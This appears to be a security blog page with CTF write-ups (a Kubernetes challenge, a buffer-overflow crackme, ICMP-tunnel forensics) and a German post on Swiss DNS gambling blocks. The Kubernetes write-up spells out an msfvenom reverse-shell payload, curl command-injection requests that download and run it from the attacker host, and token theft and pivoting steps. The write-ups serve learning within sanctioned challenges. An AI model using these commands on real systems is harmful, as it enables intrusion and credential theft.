Monday, June 10, 2024

k8s-challenge.redguard.ch

This year's (2024) Area41 security conference was amazing as always. One of the sponsors, Redguard AG announced a Kubernetes CTF challenge to be solved during the conference. My k8s knowledge being very limited, and the offered prizes looking awesome, I decided to take my chances. Unfortunately, I gave up before achieving the solution, because it had already stolen too much sleep. I still wanted to document the process to capture the gained knowledge for later reference.


 After registering with my address on the challenge page, I received the following instructions by email:

Your Kubernetes Challenge instance is now available at the following IP address: xxx.xxx.xxx.xxx.

Point your /etc/hosts for hello-world.tld to xxx.xxx.xxx.xxx. After you've done this "https://hello-world.tld/" will be your starting point.

Try to get full access to the master node and if you've found the flag at the end of the challenge (look for /root/flag.txt), please submit it at https://k8s-challenge.redguard.ch/flag?email=cookie@monster.com

Best of luck!

The Redguard Team

Reconnaissance 

I first performed a port scan using nmap to identify any exposed services on the target system. Several ports exposed a TLS connection. Their X.509 certificate attributes contained interesting information about the internal network setup. It's obviously a minikube setup with two nodes: 192.168.49.2 and 192.168.49.3, which I assumed to be the master node (the final target) and a worker node respectively.


The Kubernetes API seems to be exposed on port 32769, but access is protected:

Exploitation

After setting up Burp Suite with a hostname resolution override for hello-world.tld pointing to the specified IP address, I visited the target on port 443, which already provided the first hint:


I guessed that the author published a Docker image on dockerhub, by the name of disenchant/vulnerable-app-demo.

After pulling and running the image on my local Docker server, the vulnerability (aka backdoor) was easily identified in the index.php file. The code provides an OS command injection via the shell parameter.

I decided to dust off my Metasploit skills and to use a reverse_tcp meterpreter to gain initial access on the target system:

# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=xxx.xxx.xxx.xxx LPORT=4444 -f elf > reverse.elf

I provided the binary on my attacking host with an ad-hoc web server using the Python http.server module:

# python3 -m http.server

Then, using the curl in the command injection, we can download the payload and make it executable:

# curl -k https://hello-world.tld/?shell=curl%20-o%2Ftmp%2Freverse.elf%20http%3A%2F%2Fxxx.xxx.xxx.xxx%2Freverse.elf

# curl -k https://hello-world.tld/?shell=chmod%20755%20%2Ftmp%2Freverse.elf

On the attacker side, start the Metasploit exploit/multi/handler module and then run the payload on the target to make it call home:

# curl -k https://hello-world.tld/?shell=%2Ftmp%2Freverse.elf

Post-Exploitation

restricted-viewer @ vulnerable-app-demo

Once on the host, let's look around at what we can find:


In addition, running linpeas gives a good overview of all interesting artifacts. For example, we could already identify the Kubernetes environment variables:

KUBERNETES_SERVICE_PORT=443
KUBERNETES_PORT=tcp://10.96.0.1:443
KUBERNETES_PORT_443_TCP_ADDR=10.96.0.1
KUBERNETES_PORT_443_TCP_PORT=443
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_PORT_443_TCP=tcp://10.96.0.1:443
KUBERNETES_SERVICE_HOST=10.96.0.1

The script also provided the location of the serviceaccount token under /run/secrets/kubernetes.io/serviceaccount/token. This will allow us to authenticate against the Kubernetes API. I downloaded the kubectl to work with the API from the command line. We can now query the identity and permissions of this first serviceaccount token.


The serviceaccount is named restricted-viewer, and as it describes, it only allows to list the namespaces, nodes and pods:


Here's another hint, that we might look at the other namespaces as well. We now discover, that the serviceaccount has additional permissions to see the logs in the jobs namespace.


The jobs namespace contains pods that will repeatedly execute a certain task. Let's see if we can find anything out from the logs, since we are allowed to list them:

Bingo, we got some credentials! 

pod-executer @ openssh-server

Now let's try and connect to this machine. Unfortunately, the shell provided by metasploit does not offer a full terminal emulation. Also, the www-data user from the nginx pod does not have write privileges in the home directory, which ssh requires by default to write the known_hosts file in the .ssh directory. Therefore, I catched up about pivoting with Metasploit, and created a SOCKS5 proxy that I used to connect from my attacker machine.


Now we see that with this new serviceaccount token, we have new permissions to execute commands in existing pods:


This is where we get the third serviceaccount token:


pod-creator @ evil-pod

This is becoming interesting, the serviceaccount now gets permissions to create new pods.
 
 
Now this is where my trail ended. I tried to escape from the pod by creating a malicious yaml that will mount the node filesystem in the container. However, due to the enforced Pod Security policy, I was not able to break out of the pod and to gain access to the node. 

So that's it, I hope you enjoyed the write-up, although it's not complete. I sure did learn a lot about Kubernetes :-) Many thanks to RedGuard / Disenchant for this opportunity!

Saturday, March 26, 2022

Two Modest Writeups from Insomni'Hack 2022 CTF

This year the Insomni'Hack security conference took place again after the last two editions were cancelled due to Covid-19. It was great to see everyone IRL again, and indeed the place was crowded. After two days of conferences the legendary capture the flag (CTF) hacking competition took place on Friday night. A couple of colleagues from Compass Security and Swisscom teamed up to solve the challenges. My personal CTF experience is very limited, for that reason I was very happy to be able to solve two beginners' challenges on my own. Let's dig in.

Wordle

This challenge is themed on the web-based word game which gained enormous popularity in 2022. In order to solve the challenge, you need to analyze a Linux binary to which you must provide a specific input – a typical crackme. Here's what happens when executed several times:


As in the original game, one needs to guess a five letter word. Interestingly, one of the solutions is /bin/sh. I used the Ghidra open source reverse engineering tool to understand what's going on behind the scenes. Let's first have a look at strings in the binary. The .rodata memory segment contains the string constants that we can recognize from the program output:

Using Ghidra's decompiler view, we can identify the logic when processing user input:

On line 15, a string provided by the user is read from standard input (stdio) using the insecure gets() function. It will get stored in the .bss memory segment at address 0x003020c0. Next on line 16, memory contents located 32 byte further in memory at address 0x003020e0 are compared with the specific dword value 0xdeadbeef. Using a five character string as input, program execution will take the else-branch at line 21 which results in the output seen above: "Nice try but the word was XXXXX". There we see the use of an array PTR_s_PWNED_00302020 which is used to refer to the list of wordle strings. The value of index iVar2 originates from FUN_00100bad() in line 10, which is most probably a random number generator.

We need to provide a longer input in order to take the if-branch in line 17. Specifically, 32 arbitrary bytes (padding) and then the magic 0xdeadbeef value. We see the same array access providing a random wordle string, which is used as argument to system(). This means, we need to execute the program repeatedly, until the "/bin/sh" string is returned, effectively providing a shell on the target system. Here's my python solution using pwntools:


Gothard

The next challenge is a network forensic challenge. A pcap file is provided containing the captured network traffic from a compromised system. Not sure if the typo was intended, but if referring to the Swiss mountain an association to the tunnel & network tunneling can be made.

When opening the file with Wireshark, we see traffic between two hosts. All packets are of type ICMP type 8 & 0 – echo (ping) request & reply respectively. The outbound ping packets are unusually big. We also see embedded HTTP traffic in the hexdump. Obviously data is being exfiltrated using the arbitrary ping payload bytes. As a guess, I thought this could relate to ping tunneling. A Google search returns the ptunnel utility as a first result. ptunnel uses a simple protocol to encapsulate network traffic, as can be seen on their website:

So obviously we need to parse the header, ignore the retransmitted packets and concatenate the payloads of the remaining packets to reassemble the exfiltrated data. I used python and the pyshark wrapper for tshark:

This resulted in a tar.gz archive and the flag was stored inside of file home/inso/Documents/Audit/Client_Y/0.null/Conf_SCRT_findings.jpg:


Sunday, February 6, 2022

Kleine (aber wichtige) Unschönheit bei den Netzsperren gegen Online-Geldspiele

Staatlich angeordnete Netzsperren

Am 10. Juni 2018 haben die Schweizer Stimmberechtigten das Bundesgesetz über Geldspiele (BGS) mit einer Zustimmung von 72,9% und einer Stimmbeteiligung von 34,52% angenommen. Damit wurden erstmals Netzsperren in der Schweiz eingeführt, dies mit der Absicht Online-Casinos in der Schweiz im Sinn von Heimatschutz und Protektionismus vor ausländischer Konkurrenz zu schützen. Art. 86 BGS verpflichtet demnach Fernmeldedienstanbieterinnen zur «Sperrung des Zugangs zu nicht bewilligten Spielangeboten»:

Art. 86 Bundesgesetz über Geldspiele


Die Verordnung über Geldspiele (VGS) legt in Art. 93 nur unspezifisch fest, wie diese Netzsperren zu erfolgen haben:

Gemäss Gutachten des Rechtswissenschaftliches Instituts der Universität Zürich (F. Thouvenin / B. Stiller) vom 16. September 2016 wurden drei Arten von Netzsperren berücksichtigt:

  1. IP-Adresssperren beim ISP
  2. DNS-Sperren beim ISP
  3. Applikationsfilter oder Proxy-Server beim ISP

Das Gutachten kommt übrigens zum Schluss: «Aus rechtlicher Sicht ist die Eignung von Netzsperren zur Erreichung der vom Gesetzgeber verfolgten Ziele [...] äusserst fraglich.»

Gutachten: Netzsperren (Thouvenin/Stiller)



Die Notiz zum Geldspielgesetz "Internetsperre" und ihre Alternativen vom 4. Juli 2017 hält schliesslich fest, dass DNS-Sperren aus heutiger Sicht die favorisierte Lösung ist:

Notiz zum Geldspielgesetz

Sperrlisten

Die Eidgenössische Spielbankenkommission (ESBK) und die interkantonale Geldspielaufsicht gespa (ehemals Comlot) erstellen je eine «schwarze Liste» der in der Schweiz nicht bewilligten Spiel-Internetseiten, die auf der Website der beiden Behörden und im Bundesblatt veröffentlicht wird. Die schwarzen Listen und ihre Aktualisierungen werden den Internetzugangsprovidern so elektronisch zur Verfügung gestellt, dass diese den Zugang zu den aufgeführten Internetseiten automatisiert sperren können.

Beide Behörden stellen die Listen in unterschiedlichen Formaten zur Verfügung:


  1. Die ESBK stellt ein (unsigniertes) PDF Dokument auf ihrer Webseite zum Download bereit. Nicht das beste Format für die maschinelle Verarbeitung, aber immerhin ist die URL statisch.
  2. Die gespa hingegen stellt die Liste als Textdatei zur Verfügung, mitsamt Signatur und Zertifikat um die Authentifizität und Integrität der Einträge zu validieren.

ESBK Sperrliste



Wurde eine Internetseite gesperrt, so werden die Nutzerinnen und Nutzer, die von der Schweiz aus darauf zugreifen wollen, auf eine Stopp-Seite umgeleitet. Die Spielerinnen und Spieler werden so darüber informiert, dass der Inhalt, auf den sie zugreifen wollten, in der Schweiz nicht bewilligt ist und die Internetseite daher auf Anordnung der zuständigen Behörden gesperrt wurde. Weiter enthält diese Stopp-Seite direkte Links zu den in der Schweiz bewilligten Angeboten.

Screenshot der Sperrseite

Netzsperren in der Realität

Was passiert wenn man nun auf eine gesperrte Seite zugreift? Bei Verwendung der vom ISP standardmässig zugeteilten DNS Servern werden modifizierte IP Adressangaben zurückgegeben, bewerkstelligt durch eine Response Policy Zone (RPZ). Als Beispiel wird die Domain cryptokitties.co verwendet, die seit dem 5. Oktober 2021 auf der gespa Sperrliste steht. Löst man die Domain mit dem Public DNS Resolver von Google auf, so erhält man folgende Resultate:

DNS Auflösung mit Google

Setzt man hingegen den DNS Resolver eines Schweizer ISPs ein erhält man ein anderes Resultat. Der Browser wird dazu gebracht eine Verbindung mit einem anderen Server herzustellen. Die hinter der geänderten IP Adresse bereitgestellte Webseite ist natürlich die vom Bund spezifizierte Sperrseite auf die die User*in umgeleitet werden soll.

DNS Auflösung mit Swisscom

Dieses Vorgehen funktioniert völlig transparent bei unverschlüsseltem HTTP Verkehr. Bei gegenwärtigen Browsern wird zwar einen Hinweis links von der Adressleiste eingeblendet wonach die Verbindung unsicher sei. Aber das trifft zu unabhängig davon, ob die Verbindung gekapert wurde oder nicht. Heutzutage ist die Mehrheit des Web traffics standardmässig per HTTPS verschlüsselt was zu einer kleinen Unschönheit in diesem Setup führt. Versucht man auf eine gesperrte Seite mit HTTPS zuzugreifen wird man mit einer Sicherheitswarnung des Browsers konfrontiert. Erst wenn man diese Warnung ignoriert und wegclickt wird die Sperrseite angezeigt. 


Zertifikatswarnung

Chrome macht uns darauf aufmerksam, dass das Zertifikat ungültig ist. In erster Linie sieht man, dass es am 16. März 2019 abgelaufen ist. Die aufmerksame Leser*in wird aber auch feststellen, dass der Subjectname (i-dnsn-blocko-1.sharedit.ch) nicht mit dem Domainname in der Adressleiste (cryptokitties.co) übereinstimmt. Selbst wenn die Sperrseite die beiden Angaben richtigstellen würde, könnte aufgrund des fehlenden Chain-of-Trusts kein valides Zertifikat präsentiert werden. Und das ist auch richtig so: TLS, Zertifikate und PKI sorgen dafür, dass es weder einem Betrüger noch dem Bund möglich ist die Identität eines Servers zu fälschen und somit eine gesicherte Verbindung zu kapern. Deshalb würde die Erneuerung des bei oben abgebildetes Zertifikats auch keine zufriedentstellende Lösung bringen.

In diesem Sinne: https://xkcd.com/386/